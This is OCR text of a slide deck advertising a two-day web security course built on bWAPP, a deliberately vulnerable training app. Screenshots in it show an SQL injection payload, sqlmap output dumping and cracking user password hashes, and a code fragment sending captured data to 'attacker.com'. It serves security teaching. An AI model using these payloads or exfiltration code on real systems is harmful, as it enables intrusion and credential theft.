Attacking & Defending Web Apps with bWAPP


MME | IT Audits & Security

bWAPP

an extremely buggy web app !

Attacking & Defending Web Apps

- 2-day comprehensive **web security** course
- Focus on attack and defense techniques
- Performed on the famous bWAPP platform
  - bWAPP, or a buggy web application
  - Deliberately insecure
  - Build to better secure web apps
  - Includes all OWASP Top 10 vulns



bWAPP or a buggy web application is build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects. bWAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

Which bug do you want to hack today? :-)


```
---------- bWAPP v1.5 ----------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
SQL Injection (Search)
SQL Injection (Select)
SQL Injection (Login)
```

Attacking & Defending Web Apps

- You will learn how to:
  - Detect vulnerabilities
  - Exploit vulnerabilities
  - Audit web applications
  - Secure web and database servers

Using the latest software tools and technologies!!!


Attacking & Defending Web Apps



bWAPP == extremely buggy

- bWAPP, or a **b**uggy **W**eb **APP**lication
- Deliberately insecure web application, includes all major known web vulnerabilities
- Helps security enthusiasts, developers and students to **discover** and to **prevent** issues
- Prepares one for successful penetration testing and ethical hacking projects

Attacking & Defending Web Apps



bWAPP
an extremely buggy web application !

Choose your bug:
bWAPP v1.5 Hack

Set your security level:
low Set Current: low

ugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Portal /

bWAPP or a buggy web application is build to allow security enthusiasts, students and developers to better secure eb applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects. WAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

ch bug do you want to hack today? :-)

```
--------- bWAPP v1.5 ---------
Injection /
L Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
SQL Injection (Search)
SQL Injection (Select)
SQL Injection (Login)
```

Hack

/ CSRF (Transfer Amount) /

Amount on your account: 900 EUR

Account to transfer: 123-45678-90

Amount to transfer: 100

Transfer

/ SQL Injection (Search) /

Search for a movie: ' or 1=1-- Search

Title	Release	Character	Genre
Iron Man	2008	Tony Stark	action
The Amazing Spider-Man	2012	Peter Parker	action
The Incredible Hulk	2008	Bruce Banner	action
The Dark Knight Rises	2012	Bruce Wayne	actio
The Cabin in the Woods	2011	Some zombies	horr
Terminator Salvation	2009	John Connor	sci

```
.5:43:23] [INFO] fetching columns 'email, login, password, se
15:43:23] [INFO] fetching entries of column(s) 'email, login,
15:43:24] [INFO] analyzing table dump for possible password ha
ecognized possible password hashes in column 'password'. Do you
15:43:50] [INFO] using hash method 'sha1_generic_passwd'
hat dictionary do you want to use?
1] default dictionary file '/usr/share/sqlmap/txt/wordlist.txt' (
2] custom dictionary file
3] file with list of dictionary files
1
15:43:56] [INFO] using default dictionary
15:43:56] [INFO] loading dictionary from '/usr/share/sqlmap/txt/word
o you want to use common password suffixes? (slow!) [y/N] y
15:44:00] [INFO] starting dictionary-based cracking (sha1_generic_passw
15:44:03] [INFO] cracked password 'bug' for hash '6885858486f31043e5839
15:44:09] [INFO] using suffix '1'
15:44:20] [INFO] using suffix '123'
15:44:32] [INFO] using suffix '2'
15:44:35] [INFO] current status: agrah... \^C
15:44:35] [WARNING] user aborted during dictionary-based attack phase (Ctr
15:44:35] [INFO] writing uncracked hashes to file '/tmp/tmpn61LbO.txt' for
15:44:35] [INFO] postprocessing table dump
atabase: bWAPP
able: users
2 entries]
+---------------+---------------------+----------------------------+----------------
 login         | email               | secret                     | password
+---------------+---------------------+----------------------------+----------------
 administrator | bwapp@mailinator.com | a buggy web application!  | f494a6bb2db46
 bee           | bwapp@mailinator.com | Any bugs?                  | 6885858486f31
+---------------+---------------------+----------------------------+----------------
15:44:35] [INFO] table 'bWAPP.users' dumped to CSV file '/usr/share/sqlmap/output/
15:44:35] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/
*] shutting down at 15:44:35
```

```
Scan Thread
  Web Alerts (437)
    Blind SQL Injection (10)
    Code execution (1)
    Configuration File Source Code Disclosure (1)
    Cross Site Scripting (2)
    Cross Site Scripting (verified) (22)
    Directory Traversal (3)
    DOM-based Cross-Site Scripting (1)
    File inclusion (2)
    File Upload XSS (1)
    PHP Hash Collision Denial Of Service Vulnerability (2)
    Script source code disclosure (1)
    Slow HTTP Denial of Service Attack (1)
    SQL injection (verified) (7)
    Unrestricted File Upload (1)
    XPath Injection vulnerability (8)
    Apache 2.x version older than 2.2.9 (2)
    Apache httpd Remote Denial of Service (2)
    Application error message (43)
    Backup files (2)
    Directory Listing (14)
    Error message on page (
```

```
</h1>
ug)</i>.</p>
s_2.php" method="POST">
/label><br />
 name="login" size="20" autocomplete="off" /></p>
sword:</label><br />
assword" name="password" size="20" autocomplete="off" /></p
it" name="salt" value="o-rW2i" />
"form" value="submit">Login</button>
```

```
ndler(event.Event
ieved data is to be sent
"http://attacker.com/evil/xdx.php
Request = new URLRequest(sendTo);
ariables = new URLVariables();
vent.target.data;
d = URLRequestMethod.POST;
= variables;
RLLoader = new URLLoader();
load(sendRequest);
r) {            " + error);
```

ection - Stored /

CLICK HERE FOR FREE MOVIE TICK

Confirm

You ordered 10 movie tickets. Total amount charged from your account

Thank you for your order!

Attacking & Defending Web Apps

- Testimonials

Awesome! It's good to see fantastic tools staying up to date ...

- Ed Skoudis
Founder of Counter Hack

I just installed bWAPP 1.6 into the next release of SamuraiWTF ... Its a great app ...


- Justin Searle
Managing Partner at UtiliSec

Great progress on bWAPP BTW! :)

- Vivek Ramachandran
Owner of SecurityTube

Attacking & Defending Web Apps

- External links
  - Home page - www.itsecgames.com
  - Download location - sourceforge.net/projects/bwapp
  - Blog - itsecgames.blogspot.com
  - What is bWAPP? - pdf



/ Home /


bWAPP, or a *buggy web application*, is a free and open source web application build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares to conduct successful penetration testing and ethical hacking projects. It includes all vulnerabilities from the OWASP Top 10 project.

bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux and Windows using Apache/IIS and MySQL. It can also be installed with WAMP or XAMPP.
Another possibility is to download the *bee-box*, a custom Linux VM pre-installed with bWAPP.

bWAPP is part of the ITSEC Games project. ITSEC Games are a fun approach to IT security education.
IT security, ethical hacking, training and fun... all mixed together.
You can find more about the ITSEC Games and bWAPP projects on our **blog**.
If you have questions or if you want to help me with this project, don't hesitate to **contact** me.

Regards

Malik Mesellem



bWAPP

an extremely buggy web application !

Brought to you by: mmesellem

★ 5.0 Stars (47)

161 Downloads (This Week)

Last Update: 4 days ago

ITSEC Games
IT security, ethical hacking, training and fun... all mixed together.
bWAPP
an extremely buggy web application !

Monday, January 14, 2013

bWAPP - Installation

It is pretty easy to install bWAPP or a buggy web application. In order to do that, you have to meet some requirements first.

These are the requirements:

- an operating system: Windows, Linux, Unix, Mac OS,...
- a web server (Apache, IIS,...)
- the PHP extensions
- a MySQL installation
- (or you could install WAMP or XAMPP)

No! I will not explain how to install Apache/IIS, PHP and MySQL.

Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening

Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening

bWAPP

an extremely buggy web app !

Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
    - bWAPP and bee-box
    - HTTP/HTTPS Basics
    - Building Web Applications (HTML, JavaScript, PHP, ASP,...)
    - Web 2.0
    - Same-Origin Policy
    - Database Technologies
    - Hacktivism and Web Attacks

Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening

bWAPP

an extremely buggy web app !

Attacking & Defending Web Apps

- Course Content
  - Penetration Testing
    - Web Application Penetration Testing
    - Black-Box and White-Box Testing
    - Penetration Testing Tools
    - Introduction to Kali Linux (formerly BackTrack)
    - Testing Methodologies
    - Open Web Application Security Project (OWASP)
    - Writing Reports


Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening

Attacking & Defending Web Apps

- Course Content
  - Reconnaissance
    - Active vs. Passive
    - Port and Web Scanners
    - Browser Add-ons
    - Crawlers and Brute Forcers
    - Intercepting Proxies

WAPPALYZER
IDENTIFIES SOFTWARE ON THE WEB



Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening

bWAPP

an extremely buggy web app !

Attacking & Defending Web Apps

- Course Content
  - Vulnerabilities & Exploitation
    - Injections (HTML, SSI, Cmd, SQL, Blind SQL, JSON, XML/XPath,...)
    - Cross-Site Scripting (XSS)
    - Cross-Site Request Forgery (CSRF)
    - Session & Authentication Issues
    - Client Side Attacks
    - Denial-of-Service (DoS)
    - Local Privilege Escalations

Attacking & Defending Web Apps

- Course Content
  - Vulnerabilities & Exploitation
    - HTTP Parameter Pollution and Response Splitting
    - File Inclusions (LFI/RFI)
    - Malicious File Uploads (~ webshells)
    - Cross-Domain Attacks
    - ClickJacking & HTML5 Web Storage Issues
    - Parameter Tampering
    - Cryptographic Attacks

And much more… including ALL **OWASP Top 10** vulnerabilities!

Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening

bWAPP

an extremely buggy web app !

Attacking & Defending Web Apps


- Course Content
  - Vulnerability Detection
    - Intercepting Proxies
    - Open Source Assessment Tools
    - Commercial Web Scanners

Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening

Attacking & Defending Web Apps

- Course Content
  - Writing Secure Code
    - Input Validations
    - Stored Procedures
    - Prepared Statements
    - Additional Defenses
    - OWASP Developer Guide



```
More info ab
************************
   function connect_db(){
       $link = mysql_connec
       mysql_select_db(DB_
       return $link;
   }


           query($que
```

Attacking & Defending Web Apps

- Course Content
  - Introduction to Web Apps
  - Penetration Testing
  - Reconnaissance
  - Vulnerabilities & Exploitation
  - Vulnerability Detection
  - Writing Secure Code
  - Web Server Hardening


Attacking & Defending Web Apps

- Course Content
  - Web Server Hardening
    - Apache and IIS Security
    - PHP Security
    - High Availability Techniques
    - Intrusion Detection and Prevention
    - Web Application Firewalls (WAFs)

Attacking & Defending Web Apps

- Audience
  - System engineers, web programmers, geeks and all other InfoSec enthusiasts are welcome!
  - This is a **hardcore** InfoSec training

You wil **hack**... without going to jail



Attacking & Defending Web Apps

- After attending the course you will be able to
  - Detect vulnerabilities in web apps
  - Audit, pentest (and hack) web apps
  - Protect web apps from modern attacks
  - Harden web servers and databases
  - Optimize source code

My revenge will be sweet...

Attacking & Defending Web Apps

- When & Where
  - This course is on demand, at your location
  - 2-day InfoSec training
  - Schedule
    - 09u00 - 13u00 : training part 1
    - 13u00 - 14u00 : break
    - 14u00 - 17u00 : training part 2

Course is on demand,
at your location

Attacking & Defending Web Apps

- Prices
  - 1450 EUR/student
  - Special prices for groups
  - Included
    - Course materials
    - Software
    - Certificate

Special prices for groups starting from 3 students… zZzz

Attacking & Defending Web Apps

- Requirements
  - Laptop with at least 2GB RAM, 20GB free disk space, and administrator privileges
  - VMware Player, Workstation or Fusion
  - Programming knowledge not required
  - Interest in InfoSec and Ethical Hacking
- Subscriptions possible from here

Attacking & Defending Web Apps

- Trainer: Malik Mesellem

Email	|	malik@mmeit.be
LinkedIn	|	be.linkedin.com/in/malikmesellem
Twitter	|	twitter.com/MME_IT
Blog	|	itsecgames.blogspot.com